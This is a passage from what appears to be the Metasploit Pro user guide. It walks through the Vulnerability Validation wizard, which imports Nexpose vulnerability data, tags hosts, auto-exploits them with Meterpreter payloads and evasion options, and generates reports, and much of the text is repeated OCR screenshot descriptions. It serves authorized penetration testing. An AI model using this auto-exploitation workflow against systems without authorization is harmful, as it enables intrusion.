  - **Low** - Inserts delays between TCP packets.
  - **Medium** - Sends small TCP packets.

- **High** - Sends small TCP packets and inserts delays between them.
  - **Application Evasion** - Adjusts application-specific evasion options for exploits involving DCERPC, SMB and HTTP. The higher the application evasion level, the more evasion techniques are applied.
  - **Included Ports** - Defines the specific ports you want to target for exploitation.
  - **Excluded Ports** - Defines the specific ports you want to exclude from exploitation.
15. Click the **Generate Report** tab if you want to include an auto-generated report at the end of the vulnerability validation test. If you do not want to include a report, deselect the **Generate Report** option and skip to the last step.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

☒ PDF
 ☐ Word
 ☐ RTF
 ☐ HTML

Report name: 
 Type:

**Sections**

☒ Project Summary

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

☒ Vulnerabilities and Exploits

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ Email Report

Email addresses...

Cancel

Start

Page 141 of 272

16. Enter a name for the report in the *Report Name* field, if you want to use a custom report name. Otherwise, the wizard uses an auto-generated report name.

The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is highlighted with a checkmark). The main area has a title 'Vulnerability Validation' and a subtitle 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this, it says 'Report is enabled'. There are four radio buttons for report format: PDF (selected), Word, RTF, and HTML. The 'Report name' field contains 'VulnerabilityValidation\_138428' and the 'Type' dropdown is set to 'Compromised and Vulnerable Hosts'. Under 'Sections', there are checkboxes for 'Project Summary', 'Executive Summary', 'Compromised Summary', 'Compromised Hosts', 'Vulnerabilities and Exploits', and 'Include charts and graphs' (under 'Options'). At the bottom, there are two text areas: 'Excluded Addresses' and 'Email Report' (with a help icon). The 'Email Report' area has a placeholder 'Email addresses...'. At the very bottom are 'Cancel' and 'Start' buttons.

17. Select whether you want to generate the report in PDF, RTF, or HTML. PDF is the preferred and default format.

The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is highlighted with a checkmark). The main area has a title 'Vulnerability Validation' and a subtitle 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this, it says 'Report is enabled' in green. There are four format checkboxes: PDF (checked), Word, RTF, and HTML. The 'Report name' field contains 'VulnerabilityValidation\_138428' and the 'Type' dropdown is set to 'Compromised and Vulnerable Hosts'. The 'Sections' area has four checkboxes: 'Project Summary' (checked), 'Executive Summary' (checked), 'Compromised Summary' (checked), and 'Vulnerabilities and Exploits' (checked). The 'Options' area has one checkbox: 'Include charts and graphs' (checked). Below these are two text areas: 'Excluded Addresses' and 'Email Report' (with a help icon). The 'Email Report' area has a placeholder 'Email addresses...'. At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation** ✕

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ **Generate Report**

Report is **enabled**

☒ PDF ☐ Word ☐ RTF ☐ HTML

Report name: VulnerabilityValidation\_138428 Type: Compromised and Vulnerable Hosts ▾

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ **Email Report** ?

Email addresses...

Cancel Start

18. Click the **Type** dropdown and select the report type you want to generate. You can choose the Audit report or the Compromised and Vulnerable Hosts report.
19. From the *Sections* area, deselect any sections you do not want to include in the report. Skip this step if you want to generate all the report sections.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name

Type

☒ PDF ☐ Word ☐ RTF ☐ HTML

☒ Include charts and graphs

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☐ Email Report

Email addresses...

**Excluded Addresses**

Cancel

Start

20. Enter any hosts, or assets, whose information you do not want included in the report in the *Excluded Addresses* field. You can enter a single IP address, a comma separated list of IP addresses, an IP range described with hyphens, or a standard CIDR notation.

Page 144 of 272



**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name: VulnerabilityValidation\_138428

Type: Compromised and Vulnerable Hosts

PDF Word RTF HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

☐ Email Report

Email addresses...

Excluded Addresses

Cancel Start

21. Select the **Email Report** option if you want to email the report after it generates. If you enable this option, you need to supply a comma separated list of email addresses.

If you want to email a report, you must set up a local mail server or email relay service for Metasploit Pro to use. To define your mail server settings, select **Administration > Global Settings > SMTP Settings**.

The screenshot shows a 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is highlighted with a red checkmark). The main area has a title 'Vulnerability Validation' and a subtitle 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this, it says 'Report is enabled' in green. There are radio buttons for report formats: PDF (checked), Word, RTF, and HTML. The 'Report name' field contains 'VulnerabilityValidation\_138428' and the 'Type' dropdown is set to 'Compromised and Vulnerable Hosts'. The 'Sections' section has checkboxes for 'Project Summary', 'Executive Summary', 'Compromised Summary', 'Compromised Hosts', 'Vulnerabilities and Exploits', and 'Include charts and graphs' (under Options). The 'Excluded Addresses' field is empty. The 'Email Report' section is highlighted with a green border and contains a text area for 'Email addresses...'. At the bottom are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

☒ PDF ☐ Word ☐ RTF ☐ HTML

Report name: VulnerabilityValidation\_138428 Type: Compromised and Vulnerable Hosts

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ Email Report

Email addresses...

Cancel Start

22. Click the **Launch** button. The *Findings* window appears and shows the statistics for the test.

---

## c. Validating Vulnerabilities Discovered by Nexpose

### Validating Vulnerabilities Discovered by Nexpose


The Vulnerability Validation Wizard provides a guided interface that walks you through pulling Nexpose vulnerabilities data into a project and exploiting them.

There are a couple of ways that you can bring Nexpose vulnerability data into a project through the Vulnerability Validation Wizard:


- **Importing Existing Sites** - You can choose multiple sites from which you want to import hosts. Metasploit Pro pulls all of the hosts and their associated vulnerability information from the selected sites and stores their information in a project. Metasploit Pro only imports vulnerabilities for which it has matching exploit modules.
- **Running a Nexpose Scan** - You can specify the hosts that you want to scan for vulnerabilities. Metasploit Pro creates a new site on Nexpose and adds the hosts to them. Nexpose scans the hosts for vulnerabilities. After the Nexpose scan completes, Metasploit Pro imports the vulnerabilities for which it has matching exploit modules.

## Importing and Exploiting Nexpose Vulnerabilities

1. Log in to the Metasploit Pro web interface.
2. When the *Projects* page appears, find the Quick Start Wizards and click on the **Validate Vulnerabilities** widget. The Validate Vulnerabilities Wizard opens and displays the *Create Project* page.



3. In the *Project Name* field, enter a name for the project. The project name can contain any combination of alphanumeric characters, special characters, and spaces. You can also provide a description for the project, which typically explains the purpose and scope of the test. This field is optional.



The screenshot shows a 'Vulnerability Validation' wizard window. At the top, it says 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this is a sidebar with five tabs: 'Create Project' (highlighted in orange), 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which has a checked checkbox). The main area of the wizard is for the 'Create Project' tab. It contains a 'Project Name\*' field with the text 'demo' and a 'Description' text area with the text 'Imports assets from demo site and exploits vulnerabilities.' There is also an 'Advanced' dropdown menu at the bottom right of the main area.

4. Click on the **Pull from Nexpose** tab. The *Nexpose Consoles* page appears.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Pull from Nexpose**

Tag

Exploit

☒ Generate Report

Nexpose Console

Choose a Nexpose Console...

+

Configure a Nexpose Console

☒ Import existing Nexpose vulnerability data

☐ Start a Nexpose scan to get data

Select or configure a Nexpose Console.

Cancel

Start

5. Verify that the **Import existing Nexpose vulnerability data** option is selected.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

**Pull from Nexpose**

Tag

Exploit

☒ Generate Report

Nexpose Console

Choose a Nexpose Console...

+

Configure a Nexpose Console

☒ Import existing Nexpose vulnerability data

☐ Start a Nexpose scan to get data

6. Click the **Choose a Nexpose Console** dropdown and select the Nexpose Console from which you want to import sites. After you select a console, the wizard displays the list of sites that you can import.
7. From the sites list, select the sites that you want to import into the project. You can use the select all checkbox to choose all of the listed sites, or you can select the sites individually.

Metasploit Pro imports all assets from the site. For each asset, Metasploit Pro pulls and displays the IP address, operating system, MAC address, OS flavor, vulnerability name, and vulnerability references.

### Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Nexpose Console

10.6.201.160

+

Configure a Nexpose Console

Pull from Nexpose

☒ Import existing Nexpose vulnerability data
 ☐ Start a Nexpose scan to get data

Tag

Exploit

☒ Generate Report

Select sites to import vulnerability data from:

Search:


<input type="checkbox"/>	Name	Assets	Vulns	Last Scan
<input type="checkbox"/>	Metasploit-lkajsldkjfalsjf-1378396785	254	2136	2 months ago
<input type="checkbox"/>	Metasploit-default-1370459832	254	0	5 months ago
<input checked="" type="checkbox"/>	Vulnnet	50	3447	4 months ago
<input checked="" type="checkbox"/>	AustinVulnet	49	5447	5 days ago
<input type="checkbox"/>	Metasploit-NexposeDoSAudit-1373569756	45	1477	4 months ago
<input type="checkbox"/>	Metasploit-NXinteractions-1372887762	45	0	4 months ago
<input type="checkbox"/>	Metasploit-toast-1370293797	45	0	5 months ago
<input type="checkbox"/>	Metasploit-default-1369923858	44	870	6 months ago
<input type="checkbox"/>	Metasploit-nexposeimport-1373400296	43	0	4 months ago
<input type="checkbox"/>	Metasploit-default-1370457367	43	906	5 months ago
<input type="checkbox"/>	Metasploit-nexposerightcreds-1368804656	42	0	6 months ago
<input type="checkbox"/>	Metasploit-nexposerightcreds-1368802178	42	0	6 months ago

Cancel

Start

8. After you select the sites you want to import, click on the **Tag** tab and select the **Tag** option.


Tags are a useful tool if you want to easily create Nexpose asset groups in Metasploit Pro. If you do not want to tag assets, go to Step 10.



The screenshot shows the 'Vulnerability Validation' wizard window. The title bar is orange with the text 'Vulnerability Validation' and a close button. Below the title bar, a subtitle reads: 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' The main area is divided into two panels. The left panel contains a vertical list of steps: 'Create Project', 'Pull from Nexpose', 'Tag' (highlighted in orange), 'Exploit', and 'Generate Report' (with a checked checkbox). The right panel contains two options: 'Automatically Tag by OS' (with a question mark icon) and 'Use Custom Tag' (with a question mark icon). Both options are currently unchecked.

9. Select the **Automatically tag by OS** option if you want to tag each host with its operating system.

If this option is enabled, Windows hosts will be tagged with `os_windows`, and Linux hosts will be tagged with `os_linux`.



This screenshot is similar to the previous one, showing the 'Vulnerability Validation' wizard. In this step, the 'Automatically Tag by OS' option is now checked, while 'Use Custom Tag' remains unchecked. The rest of the interface, including the step list on the left and the window title, is identical to the previous screenshot.

10. Select the **Use custom tag** option if you want to tag each host with a user-defined tag. If this option is enabled, the Vulnerability Validation Wizard displays the fields and options that you can use to define a custom tag.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project
Pull from Nexpose
Tag
Exploit
☒ Generate Report

☒ Automatically Tag by OS ?  
☒ Use Custom Tag ?  

Name\*
nx-import

Description

☐ Include in report summary?  
☐ Include in report details?  
☐ Critical Finding?

11. After you configure the tagging options, click on the **Exploit** tab. The *Auto-Exploitation* page appears.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project
Pull from Nexpose
Tag
Exploit
☒ Generate Report

Minimum Reliability
Great

Dry Run
☐ Only show exploit information, but do not run ?

Evidence
☐ Collect evidence ?

Sessions
☒ Clean up sessions when done ?

Excluded Addresses

Payload Type
Meterpreter

Connection Type
Auto

Listener Ports
1024-65535

Listener Host

Auto Launch Macro

Concurrent Exploits
5

Timeout in Minutes
5

Transport Evasion
None

Application Evasion
None

Included Ports
1-65535

Excluded Ports

Cancel
Start



12. Click the **Minimum Reliability** dropdown and choose the module ranking you want to use. You should choose **Great** or **Excellent**.
13. Click the **Generate Report** tab if you want to include an auto-generated report at the end of the vulnerability validation test. If you do not want to include a report, deselect the **Generate Report** option and skip to the last step.

The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is selected and highlighted in orange). The main area has a title 'Vulnerability Validation' and a subtitle 'This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.' Below this, it says 'Report is enabled' in green. There are checkboxes for report formats: PDF (checked), Word, RTF, and HTML. The 'Report name' field contains 'VulnerabilityValidation\_138426' and the 'Type' dropdown is set to 'Compromised and Vulnerable Hosts'. The 'Sections' section has checkboxes for 'Project Summary', 'Executive Summary', 'Compromised Summary', 'Compromised Hosts', 'Vulnerabilities and Exploits', and 'Include charts and graphs' (all checked). There is an 'Excluded Addresses' text area and an 'Email Report' section with an 'Email addresses...' text area. At the bottom are 'Cancel' and 'Start' buttons.

14. Enter a name for the report in the *Report Name* field, if you want to use a custom report name. Otherwise, the wizard uses an auto-generated report name.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name

VulnerabilityValidation\_138426

Type

Compromised and Vulnerable Hosts

Sections

☒ Project Summary

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

☒ Vulnerabilities and Exploits

Options

☒ Include charts and graphs

Excluded Addresses

Email Report

Email addresses...

Cancel

Start

15. Select whether you want to generate the report in PDF, RTF, or HTML. PDF is the preferred and default format.

The screenshot shows the 'Vulnerability Validation' wizard window. On the left is a sidebar with buttons: 'Create Project', 'Pull from Nexpose', 'Tag', 'Exploit', and 'Generate Report' (which is highlighted with a red checkmark). The main area has a title bar with a close button. Below the title bar, it says 'Report is enabled' in green. There are two rows of options: the first row has 'Report name' (a text box containing 'VulnerabilityValidation\_13842') and 'Type' (a dropdown menu showing 'Compromised and Vulnerable Hosts'); the second row has format checkboxes for 'PDF', 'Word', 'RTF', and 'HTML', with 'PDF' selected. Below these are two columns: 'Sections' and 'Options'. The 'Sections' column has four checkboxes, all of which are checked: 'Project Summary', 'Executive Summary', 'Compromised Summary', and 'Compromised Hosts'. The 'Options' column has one checked checkbox: 'Include charts and graphs'. Below the 'Sections' column is an 'Excluded Addresses' text area. Below the 'Options' column is an 'Email Report' checkbox (unchecked) and an 'Email addresses...' text area. At the bottom of the window are 'Cancel' and 'Start' buttons.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name: VulnerabilityValidation\_13842

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

- ☒ Project Summary
- ☒ Executive Summary
- ☒ Compromised Summary
- ☒ Compromised Hosts

**Options**

- ☒ Include charts and graphs

**Excluded Addresses**

☐ Email Report

Email addresses...

Cancel Start

16. Click the **Type** dropdown and select the report type you want to generate. You can choose the **Audit** report or the **Compromised and Vulnerable Hosts** report.
17. From the *Sections* area, deselect any sections you do not want to include in the report. Skip this step if you want to generate all the report sections.

## Vulnerability Validation

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

Generate Report

Report is enabled

☒ PDF
☐ Word
☐ RTF
☐ HTML

Report name: VulnerabilityValidation\_138426
Type: Compromised and Vulnerable Hosts

Sections

☒ Project Summary
☒ Vulnerabilities and Exploits
☒ Executive Summary
☒ Compromised Summary
☒ Compromised Hosts

Options

☒ Include charts and graphs

Excluded Addresses

☐ Email Report

?

Email addresses...

Cancel

Start

18. Enter any hosts, or assets, whose information you do not want included in the report in the *Excluded Addresses* field. You can enter a single IP address, a comma separated list of IP addresses, an IP range described with hyphens, or a standard CIDR notation.

Page 156 of 272

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name: VulnerabilityValidation\_138426

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

☐ Email Report

Email addresses...

Cancel Start

19. Select the **Email Report** option if you want to email the report after it generates. If you enable this option, you need to supply a comma separated list of email addresses.

If you want to email a report, you must set up a local mail server or email relay service for Metasploit Pro to use. To define your mail server settings, go to **Administration > Global Settings > SMTP Settings**.

**Vulnerability Validation**

This wizard imports, exploits, and validates vulnerabilities discovered by Nexpose.

Create Project

Pull from Nexpose

Tag

Exploit

☒ Generate Report

Report is **enabled**

Report name: VulnerabilityValidation\_138426

Type: Compromised and Vulnerable Hosts

☒ PDF ☐ Word ☐ RTF ☐ HTML

**Sections**

☒ Project Summary ☒ Vulnerabilities and Exploits

☒ Executive Summary

☒ Compromised Summary

☒ Compromised Hosts

**Options**

☒ Include charts and graphs

**Excluded Addresses**

**Email Report** ?

Email addresses...


Cancel Start

20. Click the **Launch** button. The *Findings* window appears and shows the statistics for the test.

## Matching Metasploit Exploits to Nexpose Vulnerabilities

Metasploit Pro only matches vulnerabilities from Nexpose for which it has remote exploit modules. However, since Nexpose includes all local exploits, auxiliary modules, and browser exploits when it matches vulnerabilities to modules, this number may not match the number of vulnerabilities imported from Nexpose.

This is important to remember when you are looking at the Findings window. You will see a different number of vulnerabilities imported than number of exploit matches.



Project - vv-demo Account - tdoan Administration ? 2

Overview Analysis Sessions Campaigns Web Apps Modules Tags Reports Tasks

Home > vv-demo > Tasks > Task 1

Vulnerability Validation Wizard **Preparing** Push Validations Push Exceptions

Statistics Task Log

4 HOSTS IMPORTED

50 VULNS FOUND

6 EXPLOIT MATCHES

6 Vuln validations

0 Vuln exceptions

Values may not match.

Show 10 entries


Address	Created
10.6.201.184	5 hours ago
10.6.201.172	5 hours ago
10.6.201.168	5 hours ago
10.6.201.148	5 hours ago

Showing 1 to 4 of 4 entries

First Previous 1 Next Last

## Scanning Nexpose Sites and Exploiting Vulnerabilities

1. Log in to the Metasploit Pro web interface.
2. When the *Projects* page appears, find the Quick Start Wizards and click on the **Validate Vulnerabilities** widget. The Validate Vulnerabilities Wizard opens and displays the *Create Project* page.



Project Account - tdoan Administration ? 1

